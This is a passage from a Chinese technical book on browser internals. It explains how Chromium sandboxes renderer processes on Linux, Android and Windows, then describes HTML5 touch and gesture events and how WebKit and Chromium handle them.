


图 12-7　使用沙箱模型的渲染引擎的示意图

Chromium 的沙箱模型是利用系统提供的安全技术，让网页在执行过程中不会修改操作系统或者是访问系统中的隐私数据，而需要访问系统资源或者说是系统调用的时候，通过一个代理机制来完成。下面详细介绍沙箱模型的实现方式和工作原理。

12.2.2　实现机制

因为沙箱模型严重依赖操作系统提供的技术，而不同操作系统提供的安全技术是不一样的，这样也就意味着不同操作系统上的实现是不一致的，需要分别针对不同平台展开来讨论。不过，不管是 Linux 还是 Windows，或者是其他平台，Chromium 都是在进程的粒度下来实现沙箱模型，也就是说需要运行在沙箱下的操作都在一个单独的进程中。所以，对于使用沙箱模型至少需要两个进程，如图 12-8 所示。




图 12-8　应用沙箱模型的进程模型

图中右侧的是目标进程，也就是需要在沙箱中运行的代码，左侧的是代理进程，它需要负责创建目标进程并为目标进程设置各种安全策略，同时建立 IPC 连接，接受目标进程的各种请求，因为目标进程是不能访问过多资源的。下面主要讨论 Linux 和 Windows 平台上沙箱模型的实现和涉及的技术。

12.2.2.1　Linux

在 Linux 上，沙箱模型分成两个层，第一层是阻止某个或者某些进程通常能够访问的资源，Chromium 中称为“语义层”，这里使用的系统技术主要是“setuid”，详情稍后介绍。第二层是防止进程访问能够攻击内核的接口或者攻击面（Attack Surface，这里主要是内核可能会被未授权的用户调用），这里使用的系统技术主要是“Seccomp”（具体到这里是 Seccomp-BPF，它是 Seccomp 的一个扩展）。

在讨论具体的两层实现和相关技术之前，笔者这里先介绍一下如何在 Linux 系统中编译和启动沙箱机制。在 Linux 系统上，读者如果想尝试启用 Chromium 的沙箱机制，需要按照以下三个步骤来进行：第一，先单独编译目标“chrome_sandbox”，它是独立于编译目标“chrome”的，所以在编译“chrome”目标的时候并不会编译“chrome_sandbox”；第二，运行脚本“build/update-linux-sandbox.sh”，它会将编译完的文件安装到合适的位置；第三，在“.bashrc”中假如“export CHROME_DEVEL_SANDBOX=/usr/local/sbin/chrome-devel-sandbox”即可。这样，Chromium 浏览器就能够使用沙箱机制了。

启动沙箱机制之后，如果运行 Chromium 程序，读者就可以看出如图 12-9 所给出的进程层次结构树。这是一棵树结构，树的根节点就是“browser”进程，该进程启动后，会孵化出多个子进程，包括图中的“GPU”、“chrome_sandbox”等进程。而对于沙箱模型来说，这里主要关注“chrome_sandbox”进程，它的目的主要是使用“setuid”技术来实现模型的第一层，生成了“zygote”子进程。其中“chrome_sandbox”进程使用的是上面介绍的目标“chrome_sandbox”生成的二进制可执行文件，而其他的是目标“chrome”生成的结果，二者是不一样的。




图 12-9 使用沙箱机制后的进程和进程层次树

生成第一个“zygote”之后，该进程会生成两个子进程，第一个是“nacl-helper”进程，是为了支持 NaCl 插件进程服务的。第二个又是一个“zygote”，这个不同于它的父亲，它主要是为了生成各种“Renderer”进程服务。这样，每个“Renderer”进程经过上面的过程后都会使用沙箱机制进行处理，网页在“Renderer”中的运行就受到了严格地限制。

读者可能疑惑，既然“Renderer”进程根本不能访问各种资源，也不能调用各种系统调用，那么需要使用一些功能怎么办呢（如访问文件系统）？答案是使用一个代理来完成，代理进程和这些“Renderer”进程之间通过进程间通信机制来交互，所有的请求都发送给代理进程，代理进程将结果返回给“Renderer”进程，这里的代理进程就是“Browser”进程，“Browser”进程拥有访问这些资源和系统调用的权限。

首先讨论一下第一层是如何支持的，其中主要使用两种技术。

- 使用“setuid”来为新进程设置新用户 ID 和组 ID，根据 Linux 的规定，两

个不同用户 ID 之间的数据是隔离开的，这自然将“Renderer”进程同“Browser”进程分开，后者拥有访问很多关键数据的能力，如各个网页的 Cookie。在现在的 Chromium 实现中，不再使用“setuid”来实现，而是使用“CLONE_NEWPID”标记，该标记是在 Linux 系统调用“clone”时设置，从而为新进程创建一个新的名空间，也就是上面描述的文件系统等。

- 限制网络访问，Chromium 使用标记“CLONE_NEWNET”设置在调用“clone”系统调用的参数中。使用了这些技术之后，克隆出来的进程就同父进程分离开来，包括新文件系统（类似于 chroot）等和限制网络的访问等。

接下来是第二层的讨论，这里使用的主要技术是“Seccomp”和“Seccomp-BPF”。Seccomp 是 Linux 内核提供的一种简单的沙箱机制，它能够允许进程进入一种不可逆的安全状态，进入该状态的进程只能够调用 4 个系统调用，包括“exit”、“sigreturn”、“read”和“write”，而且最后两个系统调用只能操作已经打开的文件描述符。如果该进程尝试调用其他的系统调用，那么内核会通过“SIGKILL”信号来杀死该进程。进入该安全状态的方法就是使用系统调用 prctl 设置标记位 PR_SET_SECCOMP 就可以了，前提是系统的内核在编译的时候就加入了对“Seccomp”的支持，这一点很重要，因为不是所有使用 Linux 内核的操作系统都能打开该机制。

“Seccomp-BPF”是“Seccomp”技术的一个扩展，它允许使用 BPF 所定义的方法来将系统调用转变成 BPF 格式的小程序。BPF（Berkeley Packet Filter）原是 Berkeley 开发的一种用来过滤网络包的技术，现在被应用在“Seccomp”。“Seccomp-BPF”将系统调用转变成 BPF 格式的小程序，这些小程序能够被内核所解释，这样每个系统调用的次数和参数都能够被重新评估或者被限制。

对于开发者来说，如果想要关闭第二层的沙箱技术也很简单，在命令行中加入参数“--disable-seccomp-filter-sandbox”就可以了。

以上的技术不仅应用在 Linux 系统之上，而且也被应用在 ChromeOS 中。过去还有些技术用来实现第一层和第二层，如 SELinux，Seccomp-legacy，因为上面介绍的

技术更加合适，所以现在它们已经被丢弃了。

对于 Android 系统来讲，虽然 Android 是基于 Linux 内核开发出来的，但还是有些区别的。目前沙箱机制的第二层在 Android 上并没有得到支持，只是第一层得到了支持。但是，在 Android 上，系统支持的安全机制都已经在 Chrome 的 Android 版上得到了启用，主要体现在两个方面，第一是 SUID，Android 系统上稍微有些不同，它是 UID isolation（UID 隔离技术），Android 可以为每一个进程设置一个新的 UID，这样每个进程之间就不能随意修改和访问数据，这是有 Linux 内核机制来保证的，其实是上面讨论的沙箱机制的第一层。第二是 Android 的权限机制，每个进程只能访问授权的权限列表中的数据，如地理位置信息、通讯录等，这个是用户数据的隐私管理，不在 Chromium 的沙箱机制范围内，这里不再讨论。

12.2.2.2 Windows

Windows 的沙箱模型也是基于图 12-8 的多进程结构，不同于 Linux 的是它们依赖的操作系统的安全机制不同，在 Windows 系统中，沙箱模型依赖于三个方面的技术：令牌（Token）、Windows Job 对象和 Windows Desktop 对象。

在 Windows 中，令牌是进程访问资源的证件，每个进程都有一个令牌，令牌里面包含了一个 SID 和多个组的 SID。而对于资源来说，每个资源都包含一个安全描述符，里面包含了一个列表称为 ACL（Access control list），表中的每个项 ACE 标记了一个访问规则，描述了 SID 是否允许访问、读写、执行等操作。Chromium 为 Renderer 进程设置了极为严格的令牌，如下面所示。

```
Regular Groups
    Logon SID : mandatory
    All other SIDs : deny only, mandatory
Restricted Groups
    S-1-0-0 : mandatory
Privileges
    None
```

使用了上面设置的令牌，读者基本上找不到一个 Windows 上的资源可以访问，

这一令牌就是沙箱模型在 Windows 上使用的令牌。但是，由于 Windows 认为网络和系统的磁盘卷不是一个安全问题，这也就是意味着 Renderer 进程或者其他目标进程仍然能够发送和接收网络消息，读写磁盘卷信息。

但是，令牌还是不能够对某些方面做出限制的，所以接下来介绍的是 Windows 的 Job 对象。当一个进程运行在 Job 对象中的时候，更多方面受到了限制。

禁止进程通过系统调用“SystemParametersInfo”修改系统设置，如设置屏保时间和鼠标左右键设置等，禁止进程创建更多桌面或在不同桌面间来回切换等，禁止读写剪切板，禁止修改屏幕分辨率等相关设置。

还有非常多的功能可以通过 Job 对象被禁止，更多的详情请读者查阅“http://www.chromium.org/developers/design-documents/sandbox”来了解。不仅如此，Job 对象还能够防止对 CPU、内存和 IO 等资源的无限制使用。

最后是使用 Windows 的“Desktop”对象来为所有 Renderer 进程（或者其他进程如 NaCl）构建一个新桌面。因为在桌面内发送或者接收消息是允许的，而且没有受到任何安全策略的限制。Chromium 为了阻止这种事情的发生，为所有的目标进程创建一个新桌面，这也意味这这些目标进程没有办法向其他桌面的进程任意发送消息。

在 Windows Vista 上，还需要使用完整性级别（Integrity Levels），它规定了 5 种资源访问的级别，包括 untrusted、low、medium、high 和 system，这个级别依次从低到高。如果一个资源的访问级别高于令牌访问的级别，那也会被禁止。

从上面的讨论可以看出，Chromium 引入的沙箱机制极大地降低了网页中各种破坏操作系统的潜在风险，将网页的执行置于一个孤立（Isolated）和受限制（Strict）的环境中。安全问题始终是一个重要议题，笔者认为，这必将是浏览器或者 Web 运行环境中的一个发展方向。

13 第13章 移动 WebKit

移动领域对 HTML5 的发展起了非常重要的作用，特别是在著名的 Flash 和 HTML5 之争事件后，HTML5 标准得到了几乎所有智能移动设备的支持，这一情况甚至要好于桌面设备。伴随着移动领域的众多创新，标准化组织也将这些新功能带入了 Web 领域，如对各种屏幕的支持，触控（Touch）、手势（Gesture）和一些新设备能力接口等。移动化已经成为 HTML5 重要的发展方向，这一章将和各位读者一起探讨移动领域的技术和 WebKit 是如何走在时代的前沿去支持和推动这一趋势的。

13.1 触控和手势事件

13.1.1 HTML5 规范

随着电容屏幕的流行，触控操作变得前所未有的流行起来。时至今日，带有多点触控功能已经成为了移动设备的标准配置，基于触控的手势识别技术也获得巨大

的发展，如使用两个手指来缩放应用的大小等。所以，在移动系统中，编程需要考虑的不是鼠标事件，而是触控和手势事件，这些事件对于改善用户体验起了非常大的作用。最早将触控和手势事件引入 Web 领域的是苹果公司，它在 iOS2.0 中加入了这种支持，随后 Android 系统也加入了这一阵营。

在介绍规范之前，有必要先理解一下触控、手势事件与浏览器默认行为的关系。图 13-1 描述了处理触控事件的可能情况，图中灰色圆圈表示的是一个触控点，当它向上移动的时候，浏览器已面临艰难选择，对于用户触发的触控事件，可能有两个地方需要使用到触控事件：第一是浏览器本身，浏览器可能希望利用这个事件完成翻页动作；另外一方面，该灰色圆圈的部分所对应的元素可能需要由自己来处理这些触控事件，而不是浏览器来处理。浏览器或者 WebKit 的具体处理逻辑我们在稍后会介绍到。




图 13-1 浏览器处理的触控事件

目前，Web 领域引入两种与触控相关的技术，其一是 HTML5 Touch Events，它基本上已经成为了规范，得到了众多渲染引擎和浏览器的支持和认可。其二是 Gesture Events，它是苹果公司设计并在 Safari 浏览器中实现的，但是没有得到其他更多浏览器的支持。下面分别来分析这两者。

首先是 HTML5 Touch Events，它已经成为推荐的规范，而且事实上也得到了两

家主流移动操作系统中浏览器的支持，可以说发展得非常好，该标准主要是定义如何将原始的触控事件以特定的方式传递给 JavaScript 引擎，然后再传递给注册的事件响应函数。这一规范在 HTML5 网页应用中已经比较成熟，网页开发者可以根据规范进行定义，其中最主要的接口是 TouchEvent，定义在图 13-2 中上半部分，表示一次传递给 JavaScript 注册函数的事件。

```
interface TouchEvent : UIEvent {
    readonly    attribute TouchList touches;
    readonly    attribute TouchList targetTouches;
    readonly    attribute TouchList changedTouches;
    readonly    attribute boolean   altKey;
    readonly    attribute boolean   metaKey;
    readonly    attribute boolean   ctrlKey;
    readonly    attribute boolean   shiftKey;
};
// TouchList 是一组 Touch 对象
interface Touch {
    readonly    attribute long       identifier;
    readonly    attribute EventTarget  target;
    readonly    attribute long       screenX;
    readonly    attribute long       screenY;
    readonly    attribute long       clientX;
    readonly    attribute long       clientY;
    readonly    attribute long       pageX;
    readonly    attribute long       pageY;
};
```

图 13-2　HTML5 Touch Events 定义的 TouchEvent 接口

根据标准中的定义，TouchEvent 分成 4 种类型：touchstart、touchmove、touchend 和 touchcancel。熟悉触控事件的读者可能很容易理解，它们分别表示触控点开始接触屏幕、触控点移动、触控点离开屏幕和触控点取消。最后一个类型理解起来比较困难，有时浏览器取消该触控点，可能因为其他一些原因，如它可能进入了其他的窗口等。TouchEvent 当然还是继承自 DOM 的 UIEvent，这表明它有同其他事件类似的处理方式，不同点在于这个事件有一些不同的属性。下面逐一来分析它们。

- “touches”：表示当前屏幕中包括的所有触控点，“touches”是一个列表，如果触控点大于 1，表示这是一个支持多点触控的设备。
- “targetTouches”：表示的是当前所有起始于当前 DOM 元素的触控点，也就是如果一个触控点的“touchstart”事件发生的位置在该元素的区域内，那就会被包含在该列表中。
- “changedTouches”：表示发生变化的触控点。如果类型是“touchstart”，那就包含新的触控点。如果是“touchmove”，那就包含发生移动的触控点。而“touchend”就是指触控点移出了屏幕。

每个触控点都需要包含很多信息，也就是图 13-2 中的众多属性，主要是标记属性的唯一 ID、触控的目标（也就是对于的 DOM 元素）、屏幕位置、视图中的位置等，看起来还是比较直观的。有了这些接口，JavaScript 代码能够非常清楚地知道每个触控点的信息，就能够像本地代码一样使用它们来满足各种应用的需求。

使用的方法并不复杂，示例代码 13-1 展示了如何注册监听事件的处理函数，这同其他的 DOM 事件区别并不是特别大，而且也只能注册在特定的元素（称为 Clickable Element）上，如“div”等。因为 TouchEvent 有四种类型，示例代码定义了其中三种类型触控事件的处理函数。以“touchstart”为例，它会接受一个事件，就是之前定义的 TouchEvent 接口，为了避免同浏览器行为的冲突，可以在最开始调用“preventDefault”，这在第 5 章也做过介绍。后面可以根据事件来做出相应的动作。

示例代码 13-1 使用 HTML5 Touch Events 的 JavaScript 代码

```
var targetElement = document.getElementById("aTouchableElement");
targetElement.addEventListener("touchstart", onTouchStartEvent, false);
targetElement.addEventListener("touchmove", onTouchMoveEvent, false);
targetElement.addEventListener("touchend", onTouchEndEvent,false);

function onTouchStartEvent(event) {
  // 处理事件
  event.preventDefault();
  event.touches;
```

```
    event.targetTouches;
    event.changedTouches;
}
...
```

有了这些原始的触控事件，Web 开发者可以在网页中使用 JavaScript 代码来识别这些原始触控事件并生成手势事件，如 Long Press、Pinch、Swipe、Fling 等手势事件。目前有很多库提供这样的实现，如 jQuery Mobile、Sencha Touch 等，这极大地方便了 Web 开发者。

除了原始的触控事件，苹果公司开发的 Safari 浏览器还支持向 JavaScript 代码提供 Gesture Events，其含义是由浏览器来识别原始事件并将手势事件传递给 JavaScript 代码，当然它定义了一个新的 GestureEvent 接口，事件类型也分为 gesturestart、gesturechange 和 gestureend。这里的手势事件并没有与上面定义的 Pinch 等采用同样的方式，而是将旋转角度和缩放大小数据传递给 JavaScript，这更像是支持两个手指的触控事件。由于它的局限性和不够通用，所以并没有得到像原始触控事件一样比较广泛的支持，这里也不做过多的介绍。

13.1.2 工作原理

WebKit 和 Chromium 是如何支持触控事件的呢？其实这是比较复杂的过程，特别是某些处理方式跟鼠标事件其实还是有不一样的地方。首先事件的派送机制依然是使用第 5 章介绍的捕获和冒泡机制，具体参看图 5-18 的过程。

图 13-3 描述 WebKit 处理触控事件所使用到的一些主要类和它们之间的关系。最下层的 WebWidget 和 WebView 是 WebKit 的 Chromium 移植提供的接口，同之前介绍的一样，它们也是被 Chromium 项目的代码所调用，当 Chromium 接收到事件之后会将其传给 WebViewImpl 这个非常重要的类来处理。这个类大家应该很熟悉了，因为已经见过很多次面了。因为事件有多种类型，WebViewImpl 类借助于 PageWidgetDelegate 类来处理和区分这些输入事件。经过 PageWidgetDelegate 类处理

后的事件会调用 WebViewImpl 类各个事件处理接口，而 WebViewImpl 类的这些接口基本上使用主框（Frame）的事件处理句柄 EventHandler 对象来处理事件。细心的读者可以发现，图中的 EventHandler 包含两个函数，第一个是处理原始触控事件的函数，第二则是处理手势事件的函数。为什么会这样呢？




图 13-3 WebKit 处理触控事件的基础设施

WebKit 除了接收原始的触控事件之外，还需要它的移植或者说是浏览器提供手势事件，这些事件会触发 WebKit 的默认动作。例如“LongPress”事件，它表示手指在屏幕上长按一段时间，这需要浏览器将其识别成手势事件然后传递给 WebKit，当 WebKit 接收到这个事件之后，触发自己的默认动作。这个事件同前面介绍的 Safari 提供的 Gesture Events 不是一回事，因为 Safari 只是提供了旋转和缩放的值给 JavaScript，而这里的手势事件包括一个或者多个手指触发的动作，WebKit 并不会将这里的手势事件传递给 JavaScript 代码，如“longPress”事件会触发浏览器弹出右键菜单的动作。

对于多框结构的网页，事件首先由 WebKit 交给主框处理，WebKit 会检查该事件是否需要由子框处理，如果是的话，WebKit 会将该事件派发给子 Frame，依此类推。这是一个递归过程，请读者结合第三章介绍的框结构来理解该过程。

下面来分析一下在 Chromium 中浏览器是如何处理从系统传递过来的触控事件，并将它们转换成之后的手势事件的。这一过程稍显复杂，让我们来解释一下原因。

当触控事件发生后，Chromium 首先需要将触控事件保存，然后使用众多的手势识别器（Gesture Recognizers）来将其识别成手势事件。此时，如下面所描述的问题来了。

- Chromium 是否需要将所有的原始触控事件传递给网页呢？答案是否定的。如一些网页并没有注册监听函数来处理它们，那么就会造成极大的浪费，因为这些事件的传递和处理是个稍长的过程。更为致命的是，一个简单的用户操作通常有非常多的事件，这会极大地浪费 CPU 等资源。
- 为什么需要 Gesture Event 传递给 WebKit 呢？因为是由浏览器识别并将识别出结果的事件传递给 WebKit，这客观上能够有效减少很多事件的传递。
- 除了发送 TouchEvent 和 GestureEvent 之外，也可能会发送 MouseEvent，这是为什么？原因很简单，因为目前还存在一些网页，它们需要监听鼠标相关的事件以完成特定的动作，如果 Chromium 不模拟这些事件，那么网页显然不能正常的工作。但是某些鼠标事件可以模拟，如 MouseDown 其实对应于 TouchStart，MouseUp 对应用 TouchEnd 等。但是 MouseOver 就比较麻烦，比如一些网页需要根据当前鼠标悬浮事件来显示一个菜单，这对于触控设备来说，的确是一个问题。

对于 Chromium 来说，事件的处理还是相当复杂的，因为需要三种类型的事件并将其传递给 WebKit。由于触控事件最初是应用在移动设备上的，所以这里也主要以 Chromium 的 Android 版为例来介绍，而 Chromium 的桌面版对触控事件的支持目前还不是特别完善。

在 Chromium 的 Android 版中，所有的事件都是由 Android 系统传送过来的，这也意味着事件的处理首先是在 Java 层，当然是在 Browser 进程的主线程中，如图 13-4 所示为层次结构图和相关层次中的基础设施。Java 层主要包含两个类。

